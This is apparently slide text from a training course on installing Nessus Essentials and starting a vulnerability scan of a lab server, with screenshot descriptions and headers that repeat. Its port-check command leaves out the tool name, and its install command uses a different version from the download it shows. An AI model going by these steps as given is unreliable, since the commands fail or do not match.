

Vulnerability Scanning

V. Vulnerability Scanning

2. Nessus

Nessus installation and configuration are simple and easy, you can follow below steps in order to install and configure your Nessus:

- First, you need to download Nessus from <https://www.tenable.com/downloads/nessus>

The screenshot shows the Tenable Downloads page for Nessus. The URL in the address bar is [tenable.com/downloads/nessus](https://www.tenable.com/downloads/nessus). The page title is "Downloads" and the sub-section is "Nessus". On the left, there's a sidebar with links: Nessus, Nessus Agents, Nessus Network Monitor, Tenable.sc, Integrations, Log Correlation Engine, Tenable Core, Tenable.ot, Web Application Scanning, and Compliance & Audit Files. The main content area is titled "Nessus" and includes a section for "Need an Activation Code?". Below this, under "Nessus - 8.11.1", there are six download links:

File	Platform	Size	Last Updated	Action
Nessus-8.11.1-ubuntu910_amd64.deb	Ubuntu 9.10 / Ubuntu 10.04 (64-bit)	41.3 MB	Aug 20, 2020	Checksum
Nessus-8.11.1-ubuntu910_i386.deb	Ubuntu 9.10 / Ubuntu 10.04 i386(32-bit)	39.1 MB	Aug 20, 2020	Checksum
Nessus-8.11.1-ubuntu1110_i386.deb	Ubuntu 11.10, 12.04, 12.10, 13.04, 13.10, 14.04, 16.04 and 17.10 i386(32-bit)	40.3 MB	Aug 20, 2020	Checksum
Nessus-8.11.1-fbsd10-amd64.txz	FreeBSD 10 and 11 AMD64	34.2 MB	Aug 20, 2020	Checksum
nessus-updates-8.11.1.tar.gz	Software updates for Nessus Scanners linked to Nessus Managers in 'offline' mode (all OSes/platforms)	836 MB	Aug 20, 2020	Checksum
Nessus-8.11.1-fc20.x86_64.rpm	Fedora 20, 21, 25, 26, 27 (64-bit)	38.6 MB	Aug 20, 2020	Checksum

Vulnerability Scanning



V. Vulnerability Scanning

2. Nessus

a. Installation and Configuration

Nessus installation and configuration are simple and easy, you can follow below steps in order to install and configure your Nessus:

- First, you need to download Nessus from <https://www.tenable.com/downloads/nessus>

The screenshot shows the Tenable Downloads page for the Nessus product. The URL in the address bar is [tenable.com/downloads/nessus](https://www.tenable.com/downloads/nessus). The page header includes the Tenable logo and a 'Downloads' link. On the left, there's a sidebar with links for Nessus, Nessus Agents, Nessus Network Monitor, Tenable.sc, Integrations, Log Correlation Engine, Tenable Core, Tenable.ot, Web Application Scanning, and Compliance & Audit Files. The main content area is titled 'Nessus' and features a section for 'Need an Activation Code?' with a 'Get Activation Code' button. Below this is a table listing the available Nessus 8.11.1 releases:



File	Platform	Size	Last Updated	Action
Nessus-8.11.1-ubuntu910_amd64.deb	Ubuntu 9.10 / Ubuntu 10.04 (64-bit)	41.3 MB	Aug 20, 2020	Checksum
Nessus-8.11.1-ubuntu910_i386.deb	Ubuntu 9.10 / Ubuntu 10.04 i386(32-bit)	39.1 MB	Aug 20, 2020	Checksum
Nessus-8.11.1-ubuntu1110_i386.deb	Ubuntu 11.10, 12.04, 12.10, 13.04, 13.10, 14.04, 16.04 and 17.10 i386(32-bit)	40.3 MB	Aug 20, 2020	Checksum
Nessus-8.11.1-fbsd10-amd64.txz	FreeBSD 10 and 11 AMD64	34.2 MB	Aug 20, 2020	Checksum
nessus-updates-8.11.1.tar.gz	Software updates for Nessus Scanners linked to Nessus Managers in 'offline' mode (all OSes/platforms)	836 MB	Aug 20, 2020	Checksum
Nessus-8.11.1-fc20.x86_64.rpm	Fedora 20, 21, 25, 26, 27 (64-bit)	38.6 MB	Aug 20, 2020	Checksum

V. Vulnerability Scanning

2. Nessus



a. Installation and Configuration

- Once you prompt to download the package, you will see the pop-up message of License Agreement
- Make sure you read all the content and then click **I Agree**
- The download will be proceed once you click on **I Agree**

Vulnerability Scanning

V. Vulnerability Scanning

2. Nessus



a. Installation and Configuration

- Once the file is downloaded, you can prompt to install via below command

```
kali@kali:~$ sudo dpkg -i Nessus-8.9.0-debian6_amd64.deb
Reading package lists... Done
Building dependency tree
Reading state information... Done
Note, selecting 'nessus' instead of './Nessus-8.9.0-debian6_amd64.deb'
The following NEW packages will be installed: nessus 0 upgraded, 1 newly installed, 0 to remove and 21 not
upgraded.
Need to get 0 B/86.2 MB of archives.
After this operation, 0 B of additional disk space will be used.
Get:1 /home/jkmutai/Nessus-8.9.0-debian6_amd64.deb nessus amd64 8.9.0 [86.2 MB]
```

V. Vulnerability Scanning

2. Nessus

a. Installation and Configuration

- After starting the service and complete the installation, you will need to visit Nessus web interface on your server IP with the port 8834 to start the configuration:

```
https://youripaddress:8834/
```

There would be a security error occurred when we browse the GUI nessus web portal, so we need to allow Nessus by click on **Advanced**, then on **Add Exception** and finally on **Confirm Security**.

Vulnerability Scanning

V. Vulnerability Scanning

2. Nessus

a. Installation and Configuration

Nessus daemon will binds to TCP port 8834, use the following command to check listening port

```
kali㉿kali:~$ sudo -ant | grep 8834
LISTEN 0      1024          0.0.0.0:8834          0.0.0.0:*
LISTEN 0      1024          [::]:8834          [::]:*
```



Vulnerability Scanning

V. Vulnerability Scanning

2. Nessus

a. Installation and Configuration

- You can be asked to select one of the Nessus platform, choose **Nessus Essentials** and click **Continue**



Vulnerability Scanning

V. Vulnerability Scanning

2. Nessus

a. Installation and Configuration

- Fill out your information and you will received an email for get the activation code and paste it in Nessus, then press **continue**
- Once you press continue, you will need to create a user to log-in into the Nessus page
- Fill out the username and password and click **Submit**

The screenshot shows a web-based form titled "Create a user account" for Nessus Essentials. The title "nessus Essentials" is displayed at the top left. Below the title, there is a large blue hexagonal icon. The main heading "Create a user account" is centered above a descriptive text: "Create a Nessus administrator user account. Use this username and password to log in to Nessus." Two input fields are present: "Username *" and "Password *". The "Username" field is empty, and the "Password" field contains a redacted password. To the right of the "Password" field is a small eye icon for password visibility. At the bottom of the form are two buttons: "Back" and "Submit". A copyright notice at the bottom right reads "© 2020 Tenable™, Inc."



Vulnerability Scanning

V. Vulnerability Scanning

2. Nessus

a. Installation and Configuration

- You will need to wait for 45-60 minutes or longer until Nessus finish its installation.
- Once the installation finish, you now can use Nessus to perform the assessment in your lab environment

Vulnerability Scanning

V. Vulnerability Scanning

2. Nessus

b. Scanning The Target

Example: We have one target server that has IP address 10.12.1.82, now let's use Nessus to perform vulnerability assessment on this server

The screenshot shows the Nessus web interface. At the top, there is a navigation bar with the Nessus logo, 'Scans' (which is the active tab), 'Settings', a notification bell icon, and a user profile for 'sy.techhong'. Below the navigation bar, there are three main sections: 'FOLDERS' (containing 'Test'), 'RESOURCES' (containing 'Policies', 'Plugin Rules', 'Customized Reports', and 'Scanners'), and 'TENABLE' (containing 'Community' and 'Research'). On the right side of the 'Test' folder, there is a message stating 'This folder is empty. Create a new scan.' with a blue link. At the bottom right of the interface, there are buttons for 'Import', 'New Folder', and '+ New Scan'.



V. Vulnerability Scanning

2. Nessus

b. Scanning The Target

- First, let's click on **New Scan** to create new scan for a target server



Vulnerability Scanning

V. Vulnerability Scanning

2. Nessus

b. Scanning The Target

- After click on New Scan, we can see that there are various of scan type available in the dashboard

Vulnerability Scanning



V. Vulnerability Scanning

2. Nessus

b. Scanning The Target

- As our objective is to perform vulnerability assessment on a server, so let's choose **Advanced Scan**

